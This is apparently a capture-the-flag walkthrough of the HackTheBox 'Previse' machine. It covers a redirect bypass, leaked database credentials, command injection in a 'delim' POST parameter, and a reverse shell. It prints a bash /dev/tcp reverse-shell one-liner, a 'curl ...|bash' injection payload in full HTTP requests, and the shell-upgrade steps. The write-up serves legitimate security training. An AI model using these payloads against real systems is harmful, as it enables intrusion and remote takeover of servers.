
CREATE USER

Created by m4lwhere

Continuing to enumerate using burpsuite

```
1. Create a user.  foo:foo
2. Then go to the login page and login as that user. http://10.10.11.104/login.php <<< Keep in mind you may have to capture every
request and manually change the 302 to 200 OK until you are able to create a user. Then it does not matter any more. Proceed to
the login page and login.
3. http://10.10.11.104/index.php
```

10. **SUCCESS, I am in as admin.**



Files

Upload files below, uploaded files in table below


Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

```
1. I click on files.
2. Click on SITEBACKUP.ZIP and download it.
3. ▷ 7z l siteBackup.zip
Name
------------------------
accounts.php
config.php
download.php
file_logs.php
files.php
footer.php
header.php
index.php
login.php
logout.php
logs.php
nav.php
status.php
------------------------
13 files
4. Seems like it is a backup of the entire website config files.
5. ~/hackthebox/previse/backup ▷ mv ../siteBackup.zip .
~/hackthebox/previse/backup ▷ ls -l
.rw-r--r-- 9,9k h@x0r 31 mrt 01:01 siteBackup.zip
~/hackthebox/previse/backup ▷ unzip siteBackup.zip
6. I find a password
7. ~/hackthebox/previse/backup ▷ grep -Rnwi . -e "passwd" --text 2>/dev/null
./config.php:6:     $passwd = 'mySQL_p@ssw0rd!:)';
./config.php:8:     $mycon = new mysqli($host, $user, $passwd, $db);
8. I looked for 'user' and I saw passwd but no password. So I grepped for passwd and a password popped up. It is in the most
obvious place. config.php.
9. And there is the password for ROOT of MySQL not of the entire machine.
 ▷ jbat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

11. **I try a directory traversal**

- #pwn_exfiltration_using_base64_encoding_php_wrapper



File successfully uploaded!! :)

Upload files below, uploaded files in table below

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE
2	CMD.PHP	28	pablo	2024-03-31 00:29:16	DELETE

```
1. http://10.10.11.104/download.php?file=php://filter/convert.base64-encode/resource=/etc/passwd
2. FAIL
3. When I logged in earlier at http://10.10.11.104/login.php. There was a files tab. It had the option to upload a file. Lets
create a php payload to see if we can upload it.
4. cmd.php
<?php
        system("whomai");
?>
5. Go here: http://10.10.11.104/files.php >>> select cmd.php and upload.
6. SUCCESS
7. Usually on easy level boxes this is little to no sanitization. Not the case for medium level and above.
```

12. **If you hover over cmd.php it has an id number. We are going to fuzz for these id numbers**


```
1. 10.10.11.104/download.php?file=33
2. We will take that path and FUZZ for files in downloads or uploads
3. wfuzz -c -t 200 -z range 1-1000 "http://10.10.11.104/download.php?file=FUZZ"
4. FAIL, you will need to grab your php session cookie. You find it using the Inspector DOM under Storage.
5. wfuzz -c -t 200 -b 'PHPSESSID=untilo9kfocgtapnu4mc79gskb' -z range 1-1000 "http://10.10.11.104/download.php?file=FUZZ"
6. Oops i forgot a comma after range.
7.  ▷ wfuzz -c -t 200 --hh=0 -b 'PHPSESSID=untilo9kfocgtapnu4mc79gskb' -z range,1-1000 "http://10.10.11.104/download.php?
file=FUZZ"
8. We do not discover any hidden files. What we see in /files is all there is.
9.  =====================================================================
        ID           Response   Lines    Word       Chars       Payload
        =====================================================================

000000032:   200        44 L     431 W      9525 Ch     "32"
000000033:   200        3 L      3 W        28 Ch       "33"

Total time: 13.59760
Processed Requests: 1000
Filtered Requests: 998
Requests/sec.: 73.54237
10. FAIL, this does not help.
```

13. **Logs.php**

```
1. http://10.10.11.104/logs.php <<< We are just now going to this page, but we saw this page several times. In the first wfuzz
scan and in the zip archive.
2. Download it.
3. ~/hackthebox/previse ▷ wc -l out.log
23 out.log
~/hackthebox/previse ▷ jbat out.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
4. FAIL, nothing in there.
5. Since we have logs.php download from the zip archive lets cat it out to see if we can find anything.
6.  ▷ cat logs.php | grep exec
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
7. This is a vulnerable line of PHP code. We could do 'delim=foo;whoami'
8. Basically, the exec commands requires delim in the post. We can use delim to equal whatever and we comment out the rest and
```

```
insert a command.
9. So this piece of code may allow us to do log poisoning via php payload.
```

14. **File_logs.php**



10.10.11.104/file_logs.php

Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimters for your needs!


Find out which users have been downloading files.

File delimeter: comma

```
1. This is another file that we have not tried out. Lets look at it.
2. http://10.10.11.104/file_logs.php
3. If we click submit with comma, space, tab it offers us files to download. Lets download all three of these incase they are
different types of log files.
4.  ▷ ls -l
.rw-r--r-- 29k h@x0r 31 mrt 03:01 comma.log
.rw-r--r-- 29k h@x0r 31 mrt 03:02 space.log
.rw-r--r-- 29k h@x0r 31 mrt 03:02 tab.log
~/hackthebox/previse/file_logs_php ▷ cat *.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
5. I rename the logs in case they were different. They are the same. They seem to have our Browser Requests. Nothing much here.
```

15. **I can not find where the delim command is being used. So lets intercept the tab `out.log` in burpsuite so we can see what is going on.**


```
1.  ▷ burpsuite &> /dev/null & disown
2. Capture via Burpsuite intercpet the download of the tab version outfile.log from this page >>>
http://10.10.11.104/file_logs.php >>> select tab >>> download and intercept it.
3. set up a python server on port 80 'sudo python3 -m http.server 80'
4. burp
5.  ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.104 - - [31/Mar/2024 03:14:30] "GET / HTTP/1.1" 200 -
6. SUCCESS! This page is vulnerable to php code injection via the exec delim vulnerable php function.
```



```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://10.10.11.104
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=untilo9kfocgtapnu4mc79gskb
Upgrade-Insecure-Requests: 1

delim=tab; curl 10.10.14.8
```

16. **Lets get a shell from this vulnerable php code**

```
1. Lets use index.html method of getting a reverse shell. In our index.html we can put a bash one liner reverse shell. So that when we do the same 'delim=tab; curl 10.10.x.x' it will request our index.html. HTML can interepret this bash command because on our curl command we add the |bash at the end.
2. This is what is inside the index.html
3. ▷ cat previse/index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.8/443 0>&1
4. delim=tab; curl 10.10.14.8|bash
5. I find the post request in the burpsuite http history and I do the payload the same way but add the |bash at the end. See below.
6. SUCCESS, we have a shell
```



```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://10.10.11.104
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=untilo9kfocgtapnu4mc79gskb
Upgrade-Insecure-Requests: 1

delim=tab; curl 10.10.14.8|bash
```

Got Shell as `www-data`

17. **Success, I have a shell as `www-data`**


```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.11.104 35428
bash: cannot set terminal process group (1305): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$ whoami
whoami
www-data
2. I upgrade the shell.
www-data@previse:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@previse:/var/www/html$ ^Z
[1]  + 266893 suspended  sudo nc -nlvp 443
~/hackthebox/passage ▷ stty raw -echo; fg
[1]  + 266893 continued  sudo nc -nlvp 443
                                          reset xterm
www-data@previse:/var/www/html$ export TERM=xterm-256color
www-data@previse:/var/www/html$ source /etc/skel/.bashrc
www-data@previse:/var/www/html$ stty rows 39 columns 188
www-data@previse:/var/www/html$ export SHELL=/bin/bash
```

18. **Lets begin the enumeration**

```
1. www-data@previse:/var/www/html$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
2. www-data@previse:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@previse:/var/www/html$ uname -a
Linux previse 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
3. www-data@previse:/var/www/html$ hostname -I
10.10.11.104 dead:beef::250:56ff:feb9:9b74
```

```
4. We are not in a container.
5. We will have to pivot to m4lwhere to get the flag.
```

19. **Log into MySQL as root**



